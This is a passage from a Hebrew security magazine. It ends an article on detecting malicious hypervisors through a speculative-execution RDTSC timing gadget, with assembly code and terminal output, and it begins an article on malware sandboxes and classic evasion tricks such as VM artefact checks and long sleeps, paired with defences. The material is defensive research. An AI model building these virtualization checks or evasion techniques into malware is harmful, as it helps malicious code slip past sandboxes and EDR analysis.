3. עקיפת מנגנוני אבטחה: Hypervisors זדוניים יכולים להסתיר קריאה מכתובות זיכרון מסוימות או לשנות את התוצאות של פקודות מערכת כדי להתמודד עם מוצרי EDR ומנגנוני הגנה מתקדמים. הם יכולים, למשל, להציג תמונה "נקייה" של הזיכרון לכלי סריקה, בעוד שבפועל רכיבים זדוניים רצים בחופשיות.

שוב, במאמר זה לא ניתן את כל הרקע הנדרש לעיסוק בנושאים אלו, אפנה למאמרים במגזין וברשת בנושא. דוגמה מצוינת לשימוש בטכניקות כאלה ניתן למצוא במאמר הזה מהמגזין, שם אמיר מפרט כיצד ניתן להשתמש ב-hypervisor כדי להסתיר רכיבי חומרה ממערכת ההפעלה האורחת.

בואו נשתמש באותה טכנולוגיה ממקודם כדי לזהות hypervisors

לאחר שראינו את הכוח של הרצה ספקולטיבית, עולה שאלה מעניינת: מה יקרה אם ננסה להשתמש בטכניקה הזו מתוך סביבה שאולי כבר נמצאת תחת hypervisor? האם נוכל להשתמש ב-Spectre Gadgets כדי לזהות את נוכחותו של ה-hypervisor עצמו?

התשובה טמונה בהבנת האינטראקציה בין המכונה הווירטואלית ל-hypervisor. פעולות מסוימות, הנחשבות "רגישות", אינן יכולות להתבצע ישירות על ידי מערכת ההפעלה האורחת וגורמות ל"יציאה" מה-Guest הנקראת vmexit. במצב זה, השליטה עוברת מה-Guest ל- Hypervisor, אשר מטפל בפקודה הרגישה ומחזיר את השליטה.

ומה יקרה אם במהלך הרצה ספקולטיבית נגרום למעבד להריץ פקודה שגורמת ל-vmexit? כאן הדברים הופכים למעניינים. פקודה קלאסית כזו היא RDTSC (Read Time-Stamp Counter), אשר קוראת את מונה מחזורי השעון הפנימי של המעבד ומשמשת למדידת זמנים מדויקת ב-hypervisors רבים, הרצת RDTSC גורמת ל-vmexit כדי שה-hypervisor יוכל לספק ערך זמן עקבי למכונה הווירטואלית.

וכפי שניתן לראות במנואל של אינטל, ניתן לבצע אינטרספציה של הפקודה rdtsc על ידי שינוי הביט ה-12 ב-msr IA32_VMX_PROCBASED_CTLS:

Table 26-6. Definitions of Primary Processor-Based VM-Execution Controls (Contd.)

Bit Position(s)	Name	Description
12	RDTSC exiting	This control determines whether executions of RDTSC and RDTSCP cause VM exits.

תהליך המחשבה שלי היה כזה:

אין שום היגיון בלהריץ ספקולטיבית פקודות אחרי-vmexit כי הטיפול בו לוקח זמן רב (יחסית), וגם וסביר שה-context של ה-Guest ישתנה כתוצאה מה-vmexit לערך שלא ניתן לחזות מראש. לכן הנחתי שבמקרה של hypervisor הספקולציה תיעצר במקרה שלrdtsc, מה שלא יקרה על חומרה פיזית. נוכל לזהות באופן מהימן אם אנחנו רצים בתוך מכונה וירטואלית, ובכך לחשוף את נוכחותו של hypervisor, בין אם הוא לגיטימי או זדוני. בינתיים הנ"ל עובד בצורה מהימנה על כל מעבד אינטל שבדקתי. אציין שלא הצלחתי למצוא תיעוד רשמי של אינטל בנושא, אז אם מישהו מכיר אשמח לקבל הפנייה.

ניישם את אותה הטכניקה במקרה הזה של הרצה ספקולטיבית, אבל כעת במקום להחזיק מערך ולנחש את הערכים נרצה רק לדעת אם rdtsc עצר את הספקולציה או לא (מה שיעיד על מצב הווירטואליזציה).

הדרך לעשות את זה היא פשוט לעשות flush + reload אחרי פקודת ה-rdtsc למשתנה בודד.

הערה: בגלל שrdtsc אינה פקודה מיוחסת (privilleged), נוכל להריץ אותה ברמת ה-userspace ואפילו לא נצטרך לעשות את זה מהקרנל, נחמד.

הערה נוספת: ניתן לבחור כל פקודה שאנו חושדים שתעשה vmexit ואינה serializing (עוצרת את הספקולציה בכל מקרה).


ובכן, למימוש בקוד (פה הלכתי על קובץ אסמבלר שלם שקמפלתי בעזרת nasm):

```
speculate:
  mfence
  call inner
  # Speculatively executed (because of inner's ret being mispredicted):
  rdtsc
  and eax, 0
  movzx eax, byte ptr [rdi+rax]

inner:
  # Lots of slow dependent instructions using integer operations:
  xor r9, r9
  mov rcx, 10
loop_start:
  imul r9, r9
  add r9, 1
  dec rcx
  jnz loop_start
  # Using result of dependent instructions, adjust rsp to trick prediction of
ret:
  mov eax, r9d
  and eax, 0
  lea rsp, [rsp+rax+8]
  ret # Actually returns from speculate, but predicted as returning from inner
```

כאן הפונקציה speculate תקבל פרמטר של כתובת הזיכרון detector שאינה נמצאת ב-cahce. אם מדובר בריצה בתוך hypervisor אזי הגישה ל-detector לא תתבצע וזמן הגישה אליו יהיה רב גם בשלב המדידה, אחרת הגישה תתבצע ושנבדוק שוב נשלוף אותו מה-cache.

ככה זה נראה במכונה פיזית:

```
research@ubuntu-playground:~$ ./checkvirt
Result: Not virtualized (more than 1% successful)
256 out of 256 rounds were successful (cache hit below threshold after speculation)
research@ubuntu-playground:~$
```



וככה זה נראה במכונה וירטואלית (במקרה הזה כזאת שרצה בתוך KVM):

```
root@syzkaller:~# sudo /checkvirt
sudo: unable to resolve host syzkaller: Temporary failure in name resolution
Result: Virtualized (1% or fewer successful)
0 out of 256 rounds were successful (cache hit below threshold after speculation)
root@syzkaller:~#
```

הוק במקרה של קריאת זיכרון

היינו מניחים כי ה-hypervisor הזדוני ירצה להזריק בשלב מסוים קוד לקונטקסט של מערכת ההפעלה, כי הרי משם משמעותית פשוט יותר לעשות דברים מעניינים בקונטקסט של תוקף (ריגול, איסוף מודיעין וכו'). כמו כן, הוא ירצה "להגן" על הקוד הזה מפני קריאה ומוצרי אבטחה הרצים ברמת מערכת ההפעלה, ולכן ירצה שמצד אחד מערכת ההפעלה של ה-Guest תוכל להריץ את אותו קוד אבל אם תנסה לקרוא אותו תיכשל.

לשמחתו הרבה, ניתן לממש את זה עם מנגנון EPT המוצע במעבדים מודרניים. לא ארחיב יותר מדי על EPT היות והוא הוסבר כבר במגזין זה בצורה מעולה במאמר הזה (למרות שהוא נכתב בסיבת ווינדוס – נסלח לו).

בווינדוס, מנגנון אחד שכדאי לזייף אל מולו אם לא רוצים להקריס את מערכת ההפעלה הוא ה-PatchGuard אשר בין היתר מאמת איזורי זיכרון קרנליים אל מול ה-image בדיסק ומתריע במקרה של שוני. במקרה שלנו, מדובר על כלי איתור ו-EDR אשר קוראים איזורים קרנליים על מנת לחפש אנומליות ושונות (בין אם על ידי השוואה עם ה-image של הקרנל מהדיסק או בין עם על ידי שיטות אחרות).

בקצרה, בטבלת EPT בניגוד לטבלת דפים רגילה, Page יכול להיות בר הרצה ואינו קריא. הרעיון הוא לגרום ל-EPT VIOLATION במקרה של קריאת אותה הכתובת והזרקת הערך "הנכון" ל-Guest, למרות שבפועל הערך המצוי בזיכרון הוא זדוני. הקוד עצמו יכול לעשות אחד משני דברים:

1. להתנהג כמו כל rootkit קרנלי ופשוט להיות מוסתר על ידי EPT.
2. לבצע hook מינימאלי (וקטן בהרבה) שפשוט יתריג EPT VIOLATION ויעביר שליטה ל-hypervisor שם תתבצע הלוגיקה הזדונית.

- למשל על ידי הצבת האופקוד 0xcc שיגרום ל-bp, והגדרה של Debug Exception ליצור Vm-Exit בעזרת הגדרה ב-Exception Bitmap של ה-hypervisor.

אז מה עושים כמגינים


אני רק אפתח את התיאבון ולא אגלה הכל... נניח לרגע שיש לנו כתובת עניין שאנו חושדים בה שהיא מוסתרת (או שנחזיק סט בגודל לא גדול מדי של כתובות מעניינות במיוחד לתוקף ונבדוק את כולן... במקרה של כלי אוטומטי). מה יקרה ל-cache במקרה של vmexit, התערבות ולבסוף vmenter? ישנן כמה אופציות:

- ה-hypervisor יבצע איפוס ל-cache (או חלק מהרמות) בעת פקודת vmenter. הנ"ל קורה ב-hypervisors לאחר גילוי סט החולשות הנקרא Foreshadow ו-Foreshadow-ng בשנת 2018, אשר מאפשרות בין היתר קריאה של דפים מהקונטקסט של ה-hypervisor או של Guests אחרים. לא ארחיב יותר מדי אבל הפתרון (דאז – 2018) היה להוסיף אפשרות לאפס את ה-L1 cache בעת vmenter על ידי כתיבה ל-MSR בשם IA32_FLUSH_CMD. נציין שבמעבדים חדשים יש כבר הגנה נגד מתקפות מסוג ברמה החומרתית, ולכן כבר אין צורך ב-flush הנ"ל (שגם פוגם בביצועים בצורה לא זניחה). מבחינת איתור, hypervisor שמאפס את ה-L1D ניתן לאיתור בקלות רבה מאד – כל מה שצריך לעשות זה לבדוק זמני גישה לזיכרון שאמור להיות ב-cache אחרי פקודות חשודות. יצא לי לראות hypervisors זדוניים אשר מומשו על בסיס kvm ונופלים בזה כמעט כל פעם (לשם ההגינות אציין שלרוב הם "נופלים" באנומליות פשוטות אף יותר).
- לאחר החזרה, יהיו שינויים ב-cache של המעבד שיעידו על הרצה של קוד נוסף מעבר לנראה בקונטקסט של כלי האיתור ויעידו על קיום משהו חשוד. בימים אלה אני מקדם מחקר שמטרתו לפתח שיטות גנריות (שלא מתבססות על חולשות ספציפיות) כדי להבין לא רק שהורץ משהו זדוני כתוצאה מפקודה מסויימת אלא לנסות להתחקות אחרי שינויים ב-cache שיעזרו להבין גם מה הורץ. המטרה היא להכניס אותן לכלי האיתור שלנו בגרסאות הבאות.

לסיכום

כלי איתור המבצעים קריאת זיכרון קרנלי כחלק מתהליך האיתור נהיים נפוצים יותר ויותר (מי מאיתנו לא השתמש ב-Volatility?) אל מול כך, ניתן לצפות כי התוקפים יבצעו קפיצת מדרגה שתשמור על חשאיותם אל מול אותן שיטות הגנה. נוסף על כך AI, כנראה יוכל מתישהו לנתח בצורה חכמה את אותם Memory Dumps באופן המוני ולמצוא אנומליות במהירות שטרם הכרנו, מה שמגביר את הצורך העיצומי מצד התוקף, והפתרון הטוב והרובוסטי ביותר מעיניים של תוקף, הוא לא להופיע באותו Memory Dump מלכתחילה...

במאמר סקרנו שני ווקטורים מרכזיים אליהם תוקפים עלולים ללכת ומה אנחנו כמגינים יכולים לעשות על מנת להמשיך ולאתר אותם. וזה בדיוק מה שאנחנו עושים ב-CoreSights, בונים כלים עבור חברות אבטחה ו- EDR המסוגלים לרוץ בקונטקסט של מערכת ההפעלה בצורה המונית כחלק ממוצרים קיימים, אבל לזהות ולהתריע על איומים מתקדמים (גם אם הם נמצאים בשכבות נמוכות יותר ופחות נגישות למוצרי איתור מסחריים) .



המיזם עדיין בתחילת דרכו ואני מחפש שותף עם ראש יזמי ורקע רחב מאד במערכות הפעלה ועולמות התקיפה/איתור קוד עוין .

לפניות ושאלות על המאמר ניתן לפנות ב-X או במייל:

X - @omerhashalev

עמוד המיזם - https://coresights.co/

מייל - omer@coresights.co

ה-Threat Actor בארגז החול

מאת ניר גילס וארד דוננפלד


הקדמה

מאז ומתמיד הורדת קבצים מהאינטרנט היה עניין של אמון - בעיקר כשמדובר בהורדה של תוכנות מאתרים מפוקפקים. יתרה מכך - לפעמים האנטי-וירוס חושב שהקובץ הלגיטימי מהאתר המפוקפק הוא זדוני, ואז כתוב שזאת בעיה ידועה ושצריך לכבות את האנטי-וירוס כדי להמשיך בהתקנה.

אי שם בעבר הורדת תכנים זדוניים גרמה לרוב לספאם (מסכים קופצים, הודעות מעצבנות) או להקרסת המחשב (מלווה ב"חה חה" מצד המפתח של הקובץ ה"זדוני"). היום הבעיה הפכה להיות מסיפור מעצבן לסכנה של ממש, שעלולה לכלול שליחת קבצים אישיים לתוקף ואז הצפנתם במחשב לטובת סחיטה (תקיפות כופרה - Ransomware - למיניהם), גניבת פרטי אשראי או הפיכת העמדה לחלק מ-botnet (רשת של מכשירים שנפרצו על ידי תוקף ומשומשת לפעולות שונות), ואלה הם רק איומים על האדם הפרטי - שלא לדבר על נזק שקובץ זדוני אחד יכול לעשות לחברה שלמה. בעולם כזה עם אינספור קבצים שכל אחד מהם עלול להוות איום, אין לרוב האוכלוסייה את היכולת או את הזמן לחקור כל קובץ שמגיע ממקור מפוקפק - אז מה כבר אפשר לעשות?

בחלק הראשון של המאמר נכנס לעולם של ארגזי חול (או בשמם היותר מוכר - sandbox), מה הם ואיך הם עובדים, איך משתמשים בהם ביום-יום (ואיך אתם יכולים לעשות את זה גם!). בחלק השני נצלול לתוך העולם של התחמקות מארגזי חול - איך תוקפים מצליחים להבריח תוכנות זדוניות מתחת לרדאר, ואת הדרכים בהן מנסים למצוא ניסיונות התחמקות שכאלה. בחלק השלישי נוכיח את התיאוריה באמצעות כלי שבנינו להדגמה, ונוסיף גם טכניקות משלנו למעקפים של ארגזי חול. בסוף המאמר נדבר גם על הצד ההגנתי, ונספר איך אפשר להתמגן למרות המעקפים, ונשתף טיפים נוספים לבניית ארגזי חול חזקים יותר.

- במאמר אנחנו מניחים שאתם מכירים VM-ים (מכונות וירטואליות) באופן כללי, מונחים בסיסיים במערכת ההפעלה Windows (כדוגמת Registry ו-WinAPI), ופייתון.



[בתמונה: ה-ThreatActor בארגז החול]

על ארגזי חול

ארגז חול הוא מונח כללי בעולם האבטחה, שתפקידו לאפשר הרצה של קוד שלא סומכים עליו בסביבה מבודדת ומבוקרת. במאמר הזה ספציפית אנחנו מדברים על ארגזי חול לפוגענים, במטרה לאפשר תצפית על התנהגות של קבצים ותוכנות חשודות מבלי לסכן מערכות חשובות.

אז מה הם התנאים הקריטיים להקמת מערכת סריקה דינמית של קבצים שלא סומכים עליהם?

- לוודא שקל להרים את הסביבה מהר: אנחנו מניחים שיש הרבה מאוד קבצים שנרצה לבדוק ושאי-אפשר לסמוך על אף אחד מהם - יכול להיות שכל אחד מהקבצים יקריס את הסביבה. לא נרצה שהקרסה של הסביבה ע"י קובץ אחד יגרור השפעה על הסריקה של קובץ אחר.
- לוודא שארגז החול דומה לסביבה האמיתית: אם נריץ פוגען שנועד לרוץ על Windows בסביבת Linux, גם אם הסביבה תעלה ממש מהר כל פעם, אנחנו לא נגלה שמדובר בפוגען - כי הוא לא ירוץ.
- לוודא שהסביבה לא מקושרת בשום צורה לסביבה האמיתית: אם ארגז החול רץ על מחשב בעל ערך ולא מופרד בצורה מספקת, ייתכן וקבצים זדוניים יפלשו מהסביבה המבוקרת לתוך הסביבה האמיתית, או שאיסוף מידע על עמדת הקצה ושליחה שלו לתוקף יניבו ערך.
- לוודא שהסביבה מאפשרת לבדוק את מה שרץ עליה: אי אפשר להסתמך רק על "האם הקובץ הקריס את הסביבה או לא", לפעמים הפוגען רק יפתח תקשורת לתוקף או יגרום לעצמו לעלות יחד עם המחשב בכל פעם (ישיג שרידות / persistence על העמדה), וארגז החול צריך לראות את כל הפעולות בעמדת הקצה שהקובץ מבצע כדי לזהות את ההתנהגות הזדונית. יש סוגים שונים של ארגזי חול שמבצעים את הפעולה הזאת בדרך שונה - בין אם להריץ תהליך שבודק את כל מה שהקובץ החשוד עושה ועד להסתכל מחוץ לקופסה ולראות את ההתנהגות של הקובץ מתוך ה-hypervisor (המנהל של ה-VM).


- להפליל את הקובץ: כמובן שבסוף כל ריצה נרצה לראות תוצאת "פוגען / לא פוגען" ברורה, בנוסף לדו"ח על מה גרם לארגז חול להחליט אם מדובר בקובץ תקין או לא תקין.

אם נסכם - ארגזי חול לזיהוי פוגענים הם בעצם מערכות שמפעילות מכונות וירטואליות (VM) עם מספר תוספים שמאפשרים ניתוח קבצי הרצה בזמן ריצה. בכל סריקה המערכת מרימה VM חדש, מריצה בו את הקובץ, ומעבירה את התוצרים למערכת שמנתחת ומפיקה דוחות.

איפה משתמשים בארגזי חול?

בגדול - כמעט בכל מקום שבו יש חשד או סקרנות לגבי קובץ כלשהו.

יש את המשתמשים הפרטיים, אלה שקצת פרנואידים, שרוצים לבדוק כל קובץ או תוכנה שמורידים ממקור לא רשמי. מבחינתם, ארגז חול הוא דרך נוחה לגלות אם יש בקובץ משהו חשוד – מבלי לסכן את המחשב האישי. אתם יכולים ממש עכשיו להעלות קובץ ל-Virus Total לקפוץ ל-tab של "behavior" ולראות מה מספר ארגזי חול שונים חושבים על הקובץ שלכם. תקראו את כל החומרים בעמוד - לפעמים כתוב שמשהו הוא "פוגען" אבל מדובר בזיהוי שגוי, כמו שלדוגמה שני ארגזי חול (CAPE ו-Yomi) זיהו את קובץ ההתקנה של League of Legends כפוגען [League of Legends installer]. לכן תמיד כדאי להסתכל על זיהויים נוספים, ואם יש לכם את הפנאי והיכולת הטכנית, אז להסתכל גם על הדו"ח עצמו של ארגז החול ולראות למה הוא הפליל את הקובץ.



[בתמונה: ארגזי חול טוענים ש-*LOL* זה קובץ זדוני]

יש חוקרי פוגענים שמשתמשים בארגזי חול כדי לראות את ההתנהגות של הקובץ מקרוב: מה הוא מנסה לשנות, האם הוא מתקשר החוצה, האם הוא מוסיף לעצמו שרידות לעמדת קצה וכן הלאה. אפשר להשתמש בכלי חקירה נוספים, אבל שימוש בארגז חול יכול לקצר מאוד את התהליך עם דו"ח מפורט שבמקרים יותר פשוטים גם פותר את כל החקירה של הקובץ מקצה לקצה.

וכמובן יש גם את העולם הארגוני – שם ארגז חול יכול לשמש כשער סינון: כל קובץ שנכנס לארגון (למשל, דרך מיילים כמו Outlook) יכול לעבור קודם דרך ארגז חול. אם הקובץ מתנהג מוזר – הוא נעצר, והעובד בכלל לא נחשף אליו. במקרים כאלה גם מקשרים את ארגז החול למערכות הגנה ארגוניות נוספות, כמו להתריע למערכות SIEM או SOAR (ניהול אירועי סייבר) על ניסיון של קובץ זדוני להיכנס לארגון ולהתריע לעובד שהקובץ שלו נפל בכניסה לארגון מאחר ומדובר בקובץ זדוני.

בנוסף לשלושת הקבוצות הנ"ל יש עוד קבוצה שיכולה להשתמש בארגזי חול אך עם כוונות טיפה יותר זדוניות: מפתחי הפוגענים. כמו שחוקרי פוגענים רוצים לראות בדיוק מה פוגען כלשהו עושה, גם מפתחי הפוגענים רוצים לראות שהפוגען שלהם עובד כמו שתכננו. זה יכול גם לתת להם פרספקטיבה על מה שהחוקרים יראו (או כמו שנבין בהמשך, לא יראו) במידה ויתחילו לחקור את הפוגען שלהם.

למה לא פשוט להשתמש ב-EDR (Endpoint Detection and Response) או אנטי־וירוס?

הרי יש מערכות הגנה מתקדמות שיודעות לזהות קבצים חשודים, לעצור אותם ולעדכן את שאר הארגון. אז למה צריך עוד כלי?

היתרון הראשון הוא שפתרונות כמו EDR לא תמיד מותקנים בכל מקום. תמיד יש תחנות שקיבלו עדכון חלקי, או שאי אפשר / מעולם לא הותקן עליהם סוכן הגנה. ברגע שקבצים עוברים קודם ארגז חול ורק אז נכנסים לארגון - גם אם היעד לא מוגן, לפחות הקובץ עבר בדיקה כלשהי בכניסה.

היתרון השני הוא שפתרונות הגנה צריכים להיות מהירים ויעילים. הם בודקים קבצים תוך שניות, לפעמים אפילו פחות, כדי לא להפריע למשתמש ולא להאט את המחשב. אבל בדיקה כזאת לא תמיד מספיקה - יש קבצים שהתנהגותם הזדונית מתחילה רק אחרי דקה, או רק אם הם מצליחים לפתוח חיבור לרשת. ארגז חול, לעומת זאת, לא "לחוץ" (אולי קצת, אבל נדבר על זה בהמשך) – הוא יכול להריץ את הקובץ במשך כמה דקות, לעקוב אחרי כל פעולה, ולתעד בדיוק מה קרה.

ולפעמים כשקובץ כבר הגיע למחשב והופעל, זה מאוחר מדי. גם אם המערכת תזהה אותו ותמחק אותו ייתכן שכבר דלף מידע או שכבר נפתח חיבור לתוקף. ארגז חול מונע את המצב הזה מראש כי הוא בודק את הקובץ בשלב מוקדם יותר, בסביבה בה הוא לא יכול להזיק.

לסיכום - זה לא תחרות. כל פתרון מביא איתו יתרונות אחרים, ודווקא השילוב ביניהם הוא מה שיוצר מערך הגנה טוב. ארגז חול לא בא להחליף מערכת קיימת אלא להוסיף שכבת הגנה, כאשר כל שכבה מגבירה את הסיכוי לגלות בעיה בזמן - וארגזי חול מוכיחים את עצמם לאורך השנים כפתרון אבטחה חזק ויעיל.

חתול ועכבר: התפתחות התקיפות הקלאסיות על ארגזי חול

בחלק הזה נדבר על מספר תקיפות / מעקפי ארגזי חול ועל התיקונים שנעשו לזיהוי או סיכול התקיפות הללו.

אפשר לחלק את כל מעקפי ארגזי החול ל-5 קטגוריות עיקריות:

1. זיהוי של תוכנה - הימצאות תהליכים בשמות מסוימים וכד' שחושפים לפוגען שהוא רץ בארגז חול
2. זיהוי של חומרה - גודל מסך, כמות RAM, וכד', שעלולים גם הם להצביע על הימצאות בסביבת בדיקות (מישהו עדיין עובד ברזולוציה של 600X800?)
3. זיהוי של משתמש - זיהוי / המתנה להתנהגות משתמש להמשך פעולה, כמו תזוזות עכבר או הקלדות.
4. התחמקות מסריקה - לתקוע / להרוס את מנגנון הסריקה כך שהוא יעיד שהקובץ נקי.
5. זיהוי של ANTI SANDBOX - זיהוי של מנגנונים שנוצרו כדי למנוע את המתקפות הללו, מה שמצביע על הימצאות הקובץ בתוך ארגז חול.

גם את סוגי ההגנות על ארגזי חול ניתן לחלק ל-5 קטגוריות עיקריות:

1. בדיקה סטטית של הקובץ - בדיקה של כל מיני תבניות שונות (לדוגמה: בעזרת חוקי YARA) שיכולות להעיד על דברים שהקובץ אולי יעשה. זה גם מאפשר מראש לשנות חלקים כאלה אם צריך.
2. זיוף ושינוי מידע בעמדה - להוסיף תוכנות, לשנות הגדרות, למחוק מזהים, לגרום לארגז החול להיראות לגיטימי לגמרי.
3. לזייף שימוש - הוספת קבצים שניגשו אליהם לאחרונה, שפות שונות, חומרה אמיתית, ולגרום לזה להראות כאילו מישהו באמת עובד על העמדה.
4. לשנות חלקים בעייתים בפוגען - לשנות חלקים בקוד הפוגען שיכולים לגרום לבעיות בזמן הריצה לפי טריגרים ספציפיים.
5. להחזיר מידע שקרי לפוגען - כל פעם שהפוגען יריץ בדיקה כלשהי נוכל להחליט מה בפועל ירוץ ומה יחזור חזרה לפוגען, ולשנות את מה שבאמת היה קורה.

נרחיב מעט על הנקודה האחרונה כי היא קריטית: מפתחי ארגזי חול הם בעצם הבעלים המלאים על המערכת ולכן הם יכולים לשנות לחלוטין פונקציונליות של סביבה כדי לעזור להם לתפוס פוגענים שמנסים להתחמק מבדיקות. הדרך לעשות את זה היא בעזרת hooking על פונקציות חיצוניות שהפוגען משתמש בהן - אם הפוגען משתמש בפונקציה CreateProcess של WinAPI, אפשר לגרום לכך שפונקציה אחרת תרוץ במקומה, ונעשה בה מה שנרצה (נניח לראות בדיוק מה הפוגען מנסה להריץ ועם איזה פרמטרים), ולהחזיר חזרה איזה תשובה שנחליט, לא משנה אם באמת החלטנו להריץ את הפונקציה המקורית או לא. מוזמנים לקרוא יותר על שיטות hooking שונות כאן .

כעת נציג על מגוון רחב של מתקפות קלאסיות ותיקונים מצד יצרני ארגזי חול שנוצרו לאורך השנים ולאיזה קטגוריות הן משתייכות. המתקפות לא מוצגות בסדר כרונולוגי לפי השימוש בתקיפה, אלא לפי קטגוריות דומות / התפתחות של אותה המתקפה.

מכיוון שיש המון דרכים להשיג את אותו מידע נפרט כאן רק על חלק קטן מתוך הפונקציות והשיטות ונתמקד בקטגוריות רחבות (במקום לדבר על 1000 דרכים לזהות עכבר, מקלדת ומסך - נדבר על הקטגוריה של זיהוי חומרה תוך מתן דוגמה על דבר ספציפי).

זיהוי יצרני VM גדולים

תקיפה - זיהוי תוכנה, זיהוי חומרה

כל יצרן משאיר אחריו עקבות: דרייברים, תהליכים, ערכים ב-registry, ובכל אלה אפשר להשתמש בשביל לזהות אם אנחנו ב-VM. לדוגמה, אם תיכנסו למכונה של VMware אתם תראו שב-registry תחת SYSTEM\\ControlSet001\\Control\\SystemInformation\\SystemProductName יופיע VMWARE, אם תיכנסו למכונה של VirtualBox ותבדקו מה מופיע לכם בתוך C:\Windows\System32 אתם תראו קבצים כמו vboxtray.exe (והוא גם כמעט בוודאות ירוץ אצלכם ב-task manager), ותחת drivers יהיה VBoxSF.sys ועוד הרבה דומים. גם כתובות MAC ספציפיות או סוגי מעבדים שנקבעים ע"י היצרנים מצביעים על זה שאנחנו ב-VM. נניח אם נכנסתם למחשב והכתובת MAC שלו מתחילה ב-00:1C:42 - אתם במכונה של Parallels, גם המזהה של המעבד שאפשר להשיג בכל מיני דרכים כמו WMI או שימוש ב-CPUID, יכולה להחזיר לכם ערכים כמו VMwareVMware או "prl hyperv", ובאותו רעיון אם תבדקו מה סוג הדיסק במכונות של QEMU, תראו שיופיע QEMU HARDDISK.

הגנה - זיוף ושינוי המידע בעמדה

דברים כמו עניין הכתובת MAC או המזהה של המעבד, ולפעמים גם המזהה של הדיסק, אפשר לפתור בדרך יחסית פשוטה - להחליף את הערכים הדיפולטים. כמעט כל יצרן מספק איזשהו קובץ הגדרות משלו עם ערכים סטטיים שאפשר פשוט לשנות לפני שמריצים את המכונה. אותו רעיון אפשר גם ליישם בהקשרי ה-registry - לפני שמריצים שם פוגען, אפשר להחליף את הערכים לערכים לגיטימיים. כלומר ככל שהיצרן של ה-VM נותן יותר שליטה על מה אשכרה מופיע, ויש לכם יותר שליטה על מתי הפוגען ירוץ, יותר קל להסתיר את העובדה שבאמת מדובר ב-VM.

בקשר לקבצים, תהליכים, דרייברים, ואפילו כל מה שהוצג לפני, אפשר לעשות hook על הפונקציות הרלוונטיות. אם נניח פוגען מנסה לבדוק את ערכי ה-registry בעזרת RegOpenKeyExA, נוכל לבדוק איזה שדה מנסים לפתוח, ואם זה שדה שאנחנו מראש יודעים שיכול להעיד על כך שאנחנו ב-VM, נחזיר שהוא לא קיים, ואם ינסו לעבור על כל התהליכים הרצים בעזרת Process32FirstA ו-Process32NextA, ברגע שנגיע

לתהליכים שרלוונטיים לארגז החול, נוכל פשוט לדלג עליהם, ולהחזיר את התהליך הבא ברשימה. זה רלוונטי להמון דברים - מספרים סריאליים קבועים, שמות של דיסקים או מעבדים, נתיבים, ערכי registry ועוד.

זיהוי סביבה שנוצרה לאחרונה

תקיפה - זיהוי תוכנה, זיהוי משתמש

בגלל שארגז חול צריך לקום בנפרד לכל בדיקה, אם הוא נוצר מ-IMAGE נקי אז הוא לא מכיל הרבה מידע מעבר למינימום הנדרש להרמת המערכת ההפעלה ומעט קינפוגים. כלומר כמות הקבצים והתוכנות במחשב, מתי המערכת נוצרה, כמה זמן היא רצה, ודברים דומים, יכולים להעיד אם אנחנו רצים בסביבה רגילה או VM.

הגנה - זיוף ושינוי המידע בעמדה, לזייף שימוש

את הדברים האלה אפשר לפתור בכל מיני שיטות, נניח את זמן ההתקנה אפשר לשנות ב-registry, את הזמן ריצה אפשר לשנות בעזרת חלקים שונים בחומרה, אבל פתרון אחר שיכול לפתור את כל הבעיות האלה, הוא מראש ליצור IMAGE משומש למכונה וכל פעם ליצור מכונה דרכו - תתקינו את המערכת הפעלה, כמה ימים אחרי זה תורידו כמה תוכנות, וכבר סגרתם את כל הפינות האלה.

ללכת לישון

תקיפה - התחמקות מסריקה

הצלחנו להסתיר כל מיני שאריות של יצרני ה-VM וקיבלנו **יותר** זמן באמת לסרוק את הקובץ, אבל זה לא אומר שיש לנו **אינסוף** זמן, אז פוגען יכול פשוט לקרוא לכל אחת מפונקציות ה-sleep למיניהן:

(Sleep, WaitForSingleObject, MsgWaitForMultipleObjects, SetTimer וכו), לגרום להן לחכות המון זמן, ורק אז להתחיל לרוץ.

הגנה - בדיקה סטטית, החזרת מידע שקרי לפוגען

